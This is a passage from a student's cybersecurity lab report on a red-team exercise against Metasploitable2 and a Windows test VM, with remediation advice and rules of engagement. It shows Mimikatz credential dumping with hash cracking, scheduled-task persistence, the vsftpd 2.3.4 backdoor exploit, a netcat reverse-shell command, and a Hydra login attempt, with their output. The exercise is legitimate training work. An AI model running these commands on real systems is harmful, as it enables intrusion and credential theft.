
- **privilege::debug**
- **sekurlsa::logonpasswords**



```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.100.12:9999
[*] Meterpreter session 7 opened (192.168.100.12:9999 → 192.168.100.11:49724)

meterpreter > getuid
Server username: DEVBOX\dev
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > kiwi_cmd privilege::debug
Privilege '20' OK

meterpreter > kiwi_cmd sekurlsa::logonpasswords

Authentication Id : 0 ; 90902 (00000000:00016316)
Session           : Interactive from 1
User Name         : dev
Domain            : DEVBOX
Logon Server      : DEVBOX
Logon Time        : 1/20/2026 1:16:16 AM
SID               : S-1-5-21-3859055682-1022291564-1296124166-1000
        msv :
         [00000003] Primary
         * Username : dev
         * Domain   : .
         * NTLM     : a9fdfa038c4b75ebc76dc855dd74f0da
         * SHA1     : 9400ae28448e1364174dde269b2cce1bca9d7ee8
         * DPAPI    : 9400ae28448e1364174dde269b2cce1b
```

Figure 8: Credential dumping using Mimikatz

The dumped **NTLM hash** was cracked using crackstation.net, an online hash cracking service. The unsecure password is *password123.*



Enter up to 20 non-salted hashes, one per line:

```
a9fdfa038c4b75ebc76dc855dd74f0da
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
a9fdfa038c4b75ebc76dc855dd74f0da	NTLM	password123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Figure 9: Cracking NTLM hash

4.4. Persistence Simulation

A scheduled task was created on a Windows VM to execute a harmless script every five minutes. The task executed successfully, confirming persistence capability.

Command used:

schtasks /create /tn “Hello” /tr “cmd /c echo hello >> \”%USERPROFILE%\\Desktop\\test.txt\”” /sc minute /mo 5



```
meterpreter > shell
Process 5092 created.
Channel 3 created.
Microsoft Windows [Version 10.0.19045.6466]
(c) Microsoft Corporation. All rights reserved.

C:\Users\dev\Desktop>schtasks /create /tn "Hello" /tr "cmd /c echo hello >> \"%USERPROFILE%\\Desktop\\test.txt\"" /
sc minute /mo 5
schtasks /create /tn "Hello" /tr "cmd /c echo hello >> \"%USERPROFILE%\\Desktop\\test.txt\"" /sc minute /mo 5
SUCCESS: The scheduled task "Hello" has successfully been created.

C:\Users\dev\Desktop>type test.txt
type test.txt
hello
```

Figure 10: Demo persistence using scheduled task

4.5. Reverse Shell


A reverse shell was established using Netcat from Metasploitable2 to a Kali Linux system and connectivity was verified successfully.

Commands on metasploitable machine:

nc -e /bin/bash 192.168.100.9 4444

Commands on kali machine:

nc -lvnp 4444



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.100.9:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.9:21 - USER: 331 Please specify the password.
[+] 192.168.100.9:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.9:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.12:37023 → 192.168.100.9:6200)

nc -e /bin/bash 192.168.100.12 4444


nc -e /bin/bash 192.168.100.12 4444
```

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.100.12] from (UNKNOWN) [192.168.100.9] 56676

id
uid=0(root) gid=0(root)

hostname
metasploitable
```

Figure 11: Reverse shell using Netcat

5. Malware Analysis

5.1. Overview

A dummy test file was uploaded to Online Threat Detection tools which detects whether the file is malicious or rather how much the detection rate is.


5.2. Tool Used

- **VirusTotal**
- **Hybrid Analysis**

5.3. EICAR Test

An **EICAR File** is a harmless test file to simulate a malicious file. The EICAR test file was created and uploaded to VirusTotal. Multiple antivirus engines detected the file as malicious, confirming correct detection behavior.

- EICAR File was created with command **echo X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H* > test.eicar**
- Result: 59/67 engines detected the file. Identified correctly as EICAR-Test-File (not malicious, but flagged for testing purposes).



131f95c51cc819465fa1797f6ccacf9d494aaaff46fa3eac73ae63ffbdfd8267

eicar2.jpg

powershell · known-distributor · long-sleeps · idle · via-tor · attachment · detect-debug-environment

Size 69 B

Last Analysis Date 21 hours ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label virus.eicar/test · Threat categories virus · Family labels eicar test file

Security vendors' analysis


Do you want to automate checks?

AhnLab-V3	Virus/EICAR_Test_File	Alibaba	Virus:Win32/EICAR.A
AliCloud	Engtest:Multi/Eicar	ALYac	Misc.Eicar-Test-File
Arcabit	EICAR-Test-File (not A Virus)	Avast	EICAR Test-NOT Virus!!!
Avast-Mobile	Eicar	AVG	EICAR Test-NOT Virus!!!
Avira (no cloud)	Eicar-Test-Signature	Baidu	Win32.Test.Eicar.a
BitDefender	EICAR-Test-File (not A Virus)	ClamAV	Eicar-Signature
CTX	Txt.virus.eicar	Cynet	Malicious (score: 99)
DrWeb	EICAR Test File (NOT A Virus!)	Elastic	Eicar
Emsisoft	EICAR-Test-File (not A Virus) (B)	eScan	EICAR-Test-File
ESET-NOD32	Eicar Test File	Fortinet	EICAR_TEST_FILE

Figure 12: Scan analysis from Virustotal

5.4. Sandbox Analysis

The file was submitted to Hybrid Analysis and is identified as the EICAR Standard Antivirus Test File. The sandbox observed no malicious network traffic, registry changes, or process injections. The file's sole behavior was writing the specific ASCII string to memory. It is classified as "Malicious" solely based on signature matching for testing AV functionality.



Anti-Virus Scan Results for OPSWAT Metadefender (20/26)

Last update: 2025-12-31 14:19:07 (UTC)

Vir.IT eXplorer	✗ EICAR-Test-File	K7	✗ EICAR_Test_File
AhnLab	✗ Virus/EICAR_Test_File	Aurora	✓
CMC	✗ Virus_DOS_EICAR_Test_File	Xcitium	✗ Malware
RocketCyber	✓	ClamAV	✗ Eicar-Signature
Huorong	✗ TEST/AVEngTestFile!EICAR	Bitdefender	✗ EICAR-Test-File (not a virus)
Trellix	✗ EICAR-TestFile	Gridinsoft	✓
Avira	✗ Eicar-Test-Signature	Filseclab	✗ EICAR.Test.File.bsxw
Zillya!	✗ EICAR.TestFile	Sophos	✗ EICAR-AV-Test
VirusBlokAda	✗ EICAR-Test-File	NETGATE	✓
TACHYON	✗ EICAR-Test-File	Varist	✗ EICAR_Test_File
Antiy	✗ TestFile/DOS.EICAR	Lionic	✓
Webroot SMD	✓	Emsisoft	✗ EICAR-Test-File (not a virus) (B)
NANOAV	✗ Marker.Dos.EICAR-Test-File.dyb	ESET	✗ Eicar test file

Figure 13: Hybrid Analysis scan results

6. Password Security

6.1. Overview

Using a strong password management software to generate strong passwords. Test weak credentials using a brute force attack.

6.2. Tool Used

- **KeePassXC**

6.3. Password Audit

Five strong passwords exceeding 16 characters were generated using mixed character sets. One password was successfully tested in a virtual machine login scenario.

Generated passwords (20 characters):


- **QM.g049:%'?${Sr&'7=D**
- **y(1O15lwZI*.v#[N:FGu**
- **:sFQ>D6rs(]_)GT+XY@`**
- **N<?F}N{v4*Wc8@6=*'m,**
- **X.4{A4FsUcSi)s*$Fz>j**

6.4. Weak Password Test

Hydra was used to test a weak credential (*password123*) against the FTP service. Authentication failed, indicating the account was either non-existent or protected.

Command used:

- **hydra -l admin -p password123 ftp://192.168.100.9**



```
┌──(kali㉿kali)-[~]
└─$ hydra -l admin -p password123 ftp://192.168.100.9
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-20 13:44:10
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.100.9:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-20 13:44:14
```

Figure 14: Testing for a weak password test using hydra

7. Security Assessment Report

7.1. Executive Summary

This assessment identified significant security vulnerabilities on the tested Metasploitable2 system. Using network scanning and automated vulnerability tools, numerous open services and weak configurations were found that could allow unauthorized access. These weaknesses expose the system to potential exploitation, data loss, and disruption of services. Immediate remediation is recommended to reduce risk, including applying software updates, closing unnecessary network ports, strengthening authentication, and implementing continuous monitoring. Addressing these issues will substantially improve the organization's security posture and help protect sensitive systems and data against attackers.

7.2. Assessment Methodology

The assessment was conducted using two phased approaches to identify and validate security weaknesses.

- **Reconnaissance (Nmap):** Performed a comprehensive port scan to identify active services and version numbers.
- **Vulnerability Scanning (OpenVAS):** Conducted an automated deep-dive scan to cross-reference identified services against known vulnerability databases (CVEs).

7.3. Attack Path Analysis

The following path illustrates how an attacker can move from initial discovery to full system persistence.

1. **Reconnaissance (Nmap):** The attacker identifies open port 21 (FTP) and detects the version vsftpd 2.3.4.

2. **Exploitation (Metasploit):** Using the exploit/unix/ftp/vsftpd_234_backdoor module, the attacker triggers the backdoor and gains a "root" level command shell.
3. **Persistence:** Once inside, the attacker creates a new hidden administrative user or installs a persistent SSH key in the /root/.ssh/authorized_keys file to maintain access even if the initial vulnerability is later restricted.

7.4. Recommendations

- Implement a firewall
- Patch legacy services and update to latest versions
- Disable unused services
- Change credentials to strong and complex ones
- Monitor network traffic for anomalies

8. Red Team Operations and Documentation


8.1. Overview

Plan and document engagement techniques.

8.2. Tools Used

- HackMD
- Draw.io
- Trello

8.3. Technique Summary



Exploit Documentation

Target : Metasploitable2 Date: January 22, 2026 Operator: Red-Lead-01

Reconnaissance

During the enumeration phase, a network scan identified an aging Linux server running **vsftpd version 2.3.4**. This version is historically significant due to a "supply chain" compromise where a backdoor was intentionally inserted into the source code for a brief window in 2011.

Exploit

The exploit selected was `exploit/unix/ftp/vsftpd_234_backdoor`. The mechanism is triggered by sending a specific sequence of characters—a "smiley face" :)—within the FTP username. This causes the server to spawn a hidden shell listening on port 6200.

Payload

In this specific Metasploit module, the payload is relatively simple: cmd/unix/interact. Unlike more complex stagers, this payload provides direct interaction with the spawned shell, granting the operator immediate command execution capabilities on the underlying Unix system.

Access

By gaining a root shell through this exploit, we established a high-privileged foothold within the target machine. This initial access point serves as a beachhead for further internal network movement and lateral traversal.

Post-Exploitation

During post-exploitation, the machine scanned for other vulnerabilities and also setup a **persistence** to keep the *foothold* on the machine.

Figure 15: Exploit Documentation

8.4. Attack Flowchart





Figure 16: Diagram of an attack path

8.5. Red Team Checklist



Red Team Ops: Metasploitable2 Attack Blueprint

Vision & Goals

- ✓ My Goal: Complete a Red Team Engagement on Metasploitable2
- + Add a card

Completed

- ✓ Run initial Nmap scans — Jan 20 — 4/4
- ✓ Enumerate vulnerabilities & select exploits — Jan 20 — 3/3
- ✓ Gain initial shell access — Jan 20 — 3/3
- ✓ Escalate privileges to root — Jan 20 — 3/3
- + Add a card

In Progress

- ○ Document findings & create lab report — Jan 23 — 3/4
- + Add a card

ToDo

- ○ Submit the report — Jan 23
- + Add a card

Figure 17: Trello Checklist

8.6. Rules of Engagement (RoE)

The engagement scope was limited to a single virtual machine. No data destruction, denial-of-service attacks, or credential reuse outside the lab environment were permitted. All findings were documented for educational purposes only.

9. Miscellaneous: MITRE ATT&CK Mapping

T1059 - Command and Scripting Interpreter: The use of the Netcat reverse shell maps to MITRE technique T1059. This demonstrates how adversaries leverage the Unix command shell to execute unauthorized commands and maintain control over the compromised system.

10. Conclusion

This practical application demonstrated the full lifecycle of a cyber assessment. By identifying vulnerabilities, verifying exploits, and documenting the results, we established a clear path for remediation and improved security posture.

11. References

- Nmap Documentation
- Metasploit Framework Documentation
- OpenVAS documentation
- MITRE ATT&CK Matrix
- Other community tutorials and security blogs

By: Karthik R